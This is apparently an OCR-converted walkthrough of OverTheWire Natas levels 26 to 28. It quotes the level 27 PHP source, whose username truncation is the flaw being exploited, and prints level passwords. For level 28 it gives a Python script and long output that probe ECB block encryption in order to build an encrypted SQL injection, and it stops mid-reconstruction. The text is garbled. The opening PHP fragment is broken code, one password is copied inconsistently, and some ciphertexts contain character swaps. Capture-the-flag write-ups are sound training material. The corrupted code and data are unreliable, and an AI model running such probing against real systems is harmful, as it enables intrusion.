        } else {
            $array = create_new_array();
            $drawing = array();
        }

        $drawing["new_object"] = $new_object;
        $new_object["drawing"] = base64_encode(serialise($drawing));
    }

    ob_start();
    ob_end_clean();

    Draw_a_line();
    cform_name="input" method="get";
    $cform .= "";
    $cform .= "";
    $cform .= "";
    $cform .= "</form>";

    $php = session_start();
    if (array_key_exists("drawing", $_COOKIE)) {
        if (array_key_exists("x1", $_GET) && array_key_exists("y1", $_GET) &&
            array_key_exists("x2", $_GET) && array_key_exists("y2", $_GET)) {
            $img = imagecreate($_GET["x1"], $_GET["y1"]);
            $img = imagecopyresampled($img, $img, $_GET["x2"], $_GET["y2"]);
            drawLine($img);
            session_destroy();
            storeData();
        }
    }
}
```



Fatal error: Uncaught Error: Cannot use object of type Logger as array in
/var/www/natas/natas26/index.php:103 Stack trace: #0
/var/www/natas/natas26/index.php(103): storeData() #1 {main} thrown in
/var/www/natas/natas26/index.php on line 105

u3RRffXjysjgwFU6b9xa23i6prmUsYne u3RRffXjysjgwFU6b9xa23i6prmUsYne

Password:

u3RRffXjysjgwFU6b9xa23i6prmUsYne

▼ Level 27

URL : <http://natas27.natas.labs.overthewire.org>



The screenshot shows a browser window with the address bar containing "natas27.natas.labs.overthewire.org/index-source.html". The page content is the source code of the PHP file "index-source.html". The code includes comments, MySQL queries, and several functions: checkCredentials, validUser, dumpData, and createUser. The createUser function contains a line of code that outputs "Go away hacker" if the user input does not match the trimmed version.

```
<?php
// morla / 10111
// database gets cleared every 5 min

/*
CREATE TABLE `users` (
    `username` varchar(64) DEFAULT NULL,
    `password` varchar(64) DEFAULT NULL
);
*/

function checkCredentials($link,$usr,$pass){
    $user=mysqli_real_escape_string($link, $usr);
    $password=mysqli_real_escape_string($link, $pass);

    $query = "SELECT * from users where username='".$user' and password='".$password' ";
    $res = mysqli_query($link, $query);
    if(mysqli_num_rows($res) > 0){
        return True;
    }
    return False;
}

function validUser($link,$usr){
    $user=mysqli_real_escape_string($link, $usr);

    $query = "SELECT * from users where username='".$user."'";
    $res = mysqli_query($link, $query);
    if($res) {
        if(mysqli_num_rows($res) > 0) {
            return True;
        }
    }
    return False;
}

function dumpData($link,$usr){
    $user=mysqli_real_escape_string($link, trim($usr));

    $query = "SELECT * from users where username='".$user."'";
    $res = mysqli_query($link, $query);
    if($res) {
        if(mysqli_num_rows($res) > 0) {
            while ($row = mysqli_fetch_assoc($res)) {
                // thanks to Gobo for reporting this bug!
                //return print_r($row);
                return print_r($row,true);
            }
        }
    }
    return False;
}

function createUser($link, $usr, $pass){
    if($usr != trim($usr)) {
        echo "Go away hacker";
    }
}
```

```
// thanks to Gobo for reporting this bug!
//return print_r($row);
//return print_r($row,true);
}

}
return False;
}

function createUser($link, $usr, $pass){
if($usr != trim($usr)) {
echo "Go away hacker";
return False;
}
$user=mysqli_real_escape_string($link, substr($usr, 0, 64));
$password=mysqli_real_escape_string($link, substr($pass, 0, 64));

$query = "INSERT INTO users (username,password) values ('$user','$password')";
$res = mysqli_query($link, $query);
if(mysqli_affected_rows($link) > 0){
    return True;
}
return False;
}

if(array_key_exists("username", $_REQUEST) and array_key_exists("password", $_REQUEST)) {
$link = mysqli_connect('localhost', 'natas27', '<censored>');
mysqli_select_db($link, 'natas27');

if(validUser($link,$_REQUEST["username"])) {
    //user exists, check creds
    if(checkCredentials($link,$_REQUEST["username"],$_REQUEST["password"])){
        echo "Welcome " . htmlentities($_REQUEST["username"]) . "<br>";
        echo "Here is your data:<br>";
        $data=dumpData($link,$_REQUEST["username"]);
        print htmlentities($data);
    }
    else{
        echo "Wrong password for user: " . htmlentities($_REQUEST["username"]) . "<br>";
    }
}
else {
    //user doesn't exist
    if(createUser($link,$_REQUEST["username"],$_REQUEST["password"])){
        echo "User " . htmlentities($_REQUEST["username"]) . " was created!";
    }
}

mysql_close($link);
} else {
?>




<form action="index.php" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form> ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Password:

1JNwQM1Oj6J6i1k49Xvw7ZN6pXMQInVi

▼ Level 28

URL : <http://natas28.natas.labs.overthewire.org>



```
import requests
import string
from requests.auth import HTTPBasicAuth
import urllib.parse

basicAuth=HTTPBasicAuth('natas28', '1JNwQM1Oi6J6j1k49Xyw7ZN6pXMQInVj')
count = 0
headers = {'Content-Type': 'application/x-www-form-urlencoded' }

u="http://natas28.natas.labs.overthewire.org/index.php"

for c in string.printable:
    data = "query=" + "A"*9 + c
    response = requests.post(u, headers=headers, data=data, auth=basicAuth, verify=False, allow_redirects=True)
    newUrl = urllib.parse.unquote(response.url)
    query = newUrl.split("=")[1]
    print(c, "\t", query)

    print("length: ", len(query))
    count += 1
```

Output:

```

└──(jynx㉿kali)-[~/Desktop/linux/natas]
└─$ python3 natas28_2.py
0    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLMZ+VlxdJ6hwqD6pElgL+xc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length: 107
1    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLhVZBw8kHvobqmAjFIKwrCc4pf+0pFACRndRda5Za71vNN
N8znGntzhH2ZQu87WJwl
length: 107
2    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLAY7zF9masUKIIFcOCEFRzc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length: 107
3    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlt2Ty3802RNtB/v17aqRNrc4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwl
length: 107
4    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKjq98EyKeGNv0aN47410Suc4pf+0pFACRndRda5Za71vNN
N8znGntzhH2ZQu87WJwl
length: 107
5    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPjrEEQGppubpN+ltdC4XJq1c4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length: 107
6    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKseym515X/wJSzb8sko8P9c4pf+0pFACRndRda5Za71vNN
N8znGntzhH2ZQu87WJwl
length: 107
7    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlqO2wCclSvxnuivWMpBW92c4pf+0pFACRndRda5Za71vNN
N8znGntzhH2ZQu87WJwl
length: 107
8    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLDUWOqlBHo6pUJpZ+ckv3fc4pf+0pFACRndRda5Za71vNN
N8znGntzhH2ZQu87WJwl
length: 107
9    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJI0a1R7+HZ4zgea1WyFUcDc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length: 107
a    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlKA4mnOUKh8BvERzloyMYtc4pf+0pFACRndRda5Za71vNN
N8znGntzhH2ZQu87WJwl
length: 107
b    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKaJ+w3LEi9VL2×96EIV7z3c4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length: 107
c    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPl1ZuexNCnLbVB/YkQXe5JOc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length: 107
d    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPl/dr/07Kww/CqqxthJgd+Ec4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwl
length: 107
e    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlUfzbKV4Hs4bPdEINKG0UVc4pf+0pFACRndRda5Za71vNN
N8znGntzhH2ZQu87WJwl
length: 107
f    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLRsQQPlzGJwDL6MLP4QVYnc4pf+0pFACRndRda5Za71vNN
N8znGntzhH2ZQu87WJwl
length: 107
g    G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJJl2eg+xHEiQbBC7YDmLzqc4pf+0pFACRndRda5Za71vNN
N8znGntzhH2ZQu87WJwl
length: 107

```

```

h      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlgsW57EwoWeBsGcEQivMGHc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
i      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJUe/gy0RJ1+olteN0xjr21c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
j      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIOrXLYIAUVvST0IN4X6eCYc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
k      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLtHr6IkT/rfiqpldeaK90Yc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
l      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJR5DOJI0Jvdp0SqATORZ6c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
m      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLu5+IL9tEMDrMAEI4eDJrUc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
n      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLZsw8u5ucHviAmIt5r/4fKc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
o      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPI5IDVCyNMW7LeyftN2nlJzc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
p      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIkj5TEJGf8JKzHOWJIT3Oc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
q      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIzgpUFkwjvAU8wBzw4ifyGc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
r      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKZV+4RTv0iq4yu7Y9MdTVDC4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
s      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJNL2XOzY1XANigHWdAZqqpc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
t      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlyumUcZYoHjwoY37lqlk1mc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
u      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLTHRDbIRlxhDRj5D8BlzY8c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
v      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJvsOkjZ2yPo1tgvJbYR0tfc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
w      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlukaOLxub959gTwBXxD9kSc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
x      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLKIHmyx1HAjZ4GFltb5kEfc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107
y      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJJuRZ3t9JP+LP3ZVx1efME8c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
length: 107

```

z G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLAN0rDrwlPLEOpWDkSMrGmc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 A G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJflqcn9iVBmkZvmvU4kfmvc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 B G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKwWRkCbl032NzxYAraAVOHc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 C G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlivWCxh6pGMVm4fhNwCtwhc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 D G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPK4p+/WIW/Pid4opx48aaS7c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 E G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKYvlEvWY8RYCtXKILDOU3xc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 F G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKkvr1XxmBjDgBZf8prPf28c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 G G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLqQBrsrAfseifoyfPUqfOkc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 H G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLsn/gznGPk3RWoKFZPb6HLc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 I G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJzrtUkb/WQ+kONxzuRDomZc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 J G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIPADYogvU2Q5e/ryeAxWclc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 K G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKfMOaAY/BWVDwSFs7AN/1sc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 L G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKLLV9k7YMhhyeicLywTytvc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 M G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJL1sFGsRwvZR2LGSjL6HN3c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 N G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlasBquVNOMj2ywfv0xDauJc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 O G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLRevP2GltLyIf/T7T2Yrwlc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 P G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIOldcnX9ctE4sztHnDijiLc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107
 Q G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPL4BgT2vob2FOpzAEP0Xygc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl
 length: 107

```

R      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIX/7oYc/TzHXUsuSzf4g7Yc4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwl
length: 107
S      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJHg5QoYFxLvynMLMMqrxFMc4pf+0pFACRndRda5Za71v
NN8znGntzhH2ZQu87WJwl
length: 107
T      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIZcEQeVJdXY79o+NC7S//Xc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length: 107
U      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlk+f+/m2XNhp6X+H5ummWWc4pf+0pFACRndRda5Za71v
NN8znGntzhH2ZQu87WJwl
length: 107
V      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLOyjlAow6iK3v9e3LqDyJlc4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwl
length: 107
W      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLcrfsmePooGY3QKh+Gjc56c4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length: 107
X      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKgZloZZY0WN3g7ca9j0LDnc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length: 107
Y      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlvquvTLE9Tc61jrqz6U3abc4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwl
length: 107
Z      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJVKIFN4w0jaPEBV9B9zupc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length: 107
!      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPL89BFp1plW82MyjZBNJIYKc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length: 107
"      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIWJ2pwLjKxd0ddiQ3a1c5le0uzFQTQyTJF5uPUK3I8gMqM
9OYQkTq645oGdhkgSlo
length: 107
#      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJUDC72C0LUdS5k9uPenIQic4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length: 107
$      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKfK+x7HXu9hEgwQtWQwtAsc4pf+0pFACRndRda5Za71v
NN8znGntzhH2ZQu87WJwl
length: 107
%      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKIFsYeK8Y3JmD4ecRfl3d+c4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length: 107
&      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKIFsYeK8Y3JmD4ecRfl3d+oJUi8wHPnTascCPxZZSMWpc
5zzBSL6eb5V3O1b5+MA
length: 107
'      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIWJ2pwLjKxd0ddiQ3a1c5lstdkbwCSkbjZzJR1FrozncqM9O
YQkTq645oGdhkgSlo
length: 107
(      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJvZsXaCHb7wsA+NGcWPxBrc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length: 107
)      G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLqwTLM0GgKDharm5vJaLBjc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length: 107

```

```

*   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPl1zW4ZieEpFgel6E0VTDXHc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length: 107
+   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLD7lckJQcpILNw/BaVLH3oc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length: 107
,   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLQu85+zBd/4iJ2jg+YjntPc4pf+0pFACRndRda5Za71vNN8z
nGntzhH2ZQu87WJwl
length: 107
-   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlfob2VLO5pf8p7MrIQxpLXc4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwl
length: 107
.   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPltPr4cBrygLTjKzbasUuDwc4pf+0pFACRndRda5Za71vNN8z
nGntzhH2ZQu87WJwl
length: 107
/   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlvcyrxjh4D1smChUE/AaCc4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwl
length: 107
:   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKviTREvQmGmkDhVXTJXJGjc4pf+0pFACRndRda5Za71vNN8
N8znGntzhH2ZQu87WJwl
length: 107
;   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLEI5MWQYpq4si5J2ET36Mdc4pf+0pFACRndRda5Za71vNN8
N8znGntzhH2ZQu87WJwl
length: 107
<   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPl2lanteO5LJgT3Cy2xILqJc4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwl
length: 107
=   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKN3hn56PDBzfYEG82Fzo7c4pf+0pFACRndRda5Za71vNN8
N8znGntzhH2ZQu87WJwl
length: 107
>   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPL5xrkuu8bNTq0d3/Jxgdvbc4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwl
length: 107
?   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLzhKYEKOL7EFg2Xa+UXXVYc4pf+0pFACRndRda5Za71vNN8
N8znGntzhH2ZQu87WJwl
length: 107
@   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPl3yUV4p/9rs5tjwDXuK8Pc4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwl
length: 107
[   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPK7B+k9y5yL6QohmL+K/v6wc4pf+0pFACRndRda5Za71vNN8
N8znGntzhH2ZQu87WJwl
length: 107
\   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlWJ2pwLjKxd0ddiQ3a1c5lfN5woKhSkQjlY0g5eVSYncqM9
OYQkTq645oGdhkgSlo
length: 107
]   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLEuAxiet62+2h3vCLZPxMDc4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwl
length: 107
^   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJdpVO/JmnWb/YtOSiQQ8YUc4pf+0pFACRndRda5Za71vNN8
N8znGntzhH2ZQu87WJwl
length: 107
_   G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKGuyWCF8zbfH0IJ2SdNuHDc4pf+0pFACRndRda5Za71vNN8
N8znGntzhH2ZQu87WJwl
length: 107

```

```


`      G+gIEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJ0Q54Z/smq8nr1rd2UE6kac4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length: 107
{      G+gIEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKZL7LNvZK6jUMY4QM7lqX+c4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length: 107
|      G+gIEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJX8qtL437i3QAzjMWfpGcsc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length: 107
}      G+gIEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJv6UCoX8e88fFquEKY4o8gc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length: 107
~      G+gIEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPL638kBDynr7rk4SF0XkgpCc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length: 107
      G+gIEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLD7IckJQcpILNw/BaVLH3oc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length: 107
      G+gIEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJIY8sQ0T48fH8R/rt2/ct7c4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length: 107

      G+gIEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIWJ2pwLjKxd0ddiQ3a1c5lvWBpjG1Ifce1SZQgYwg9o8qM9
OYQkTq645oGdhkgSlo
length: 107
      G+gIEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIWJ2pwLjKxd0ddiQ3a1c5ld8PrpzX07oLWOmdGv+zq8qM
9OYQkTq645oGdhkgSlo
length: 107

      G+gIEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKXX0vazcufStO81zC5tvicc4pf+0pFACRndRda5Za71vNN8z
nGntzhH2ZQu87WJwl
length: 107

      G+gIEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJWDBotq0PURDvPJvcS+L6zc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length: 107

```



Link:

G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlwJ2pwLjKxd0ddiQ3a1c5IWY4bHaEWFEfgtXy4iixC3kHAmMS6zcXtk1dWTIEF3X5k0NzlaCU2kq38vTeW0b+K

Removing the known good header (`G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP`) and the known bad block (`IwJ2pwLjKxd0ddiQ3a1c5I`). That leaves us with the encrypted SQL injection query:

WY4bHaEWFEfgtXy4iixC3kHAmMS6zcXtk1dWTIEF3X5k0NzlaCU2kq38vTeW0b+K

Now, we need to reconstruct our query:

Known good header: `G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP`

Dummy block: `ItlMM3qTizkRB5P2zYxJsb`

SQL injection: `WY4bHaEWFEfgtXy4iixC3kHAmMS6zcXtk1dWTIEF3X5k0NzlaCU2kq38vTeW0b+K`

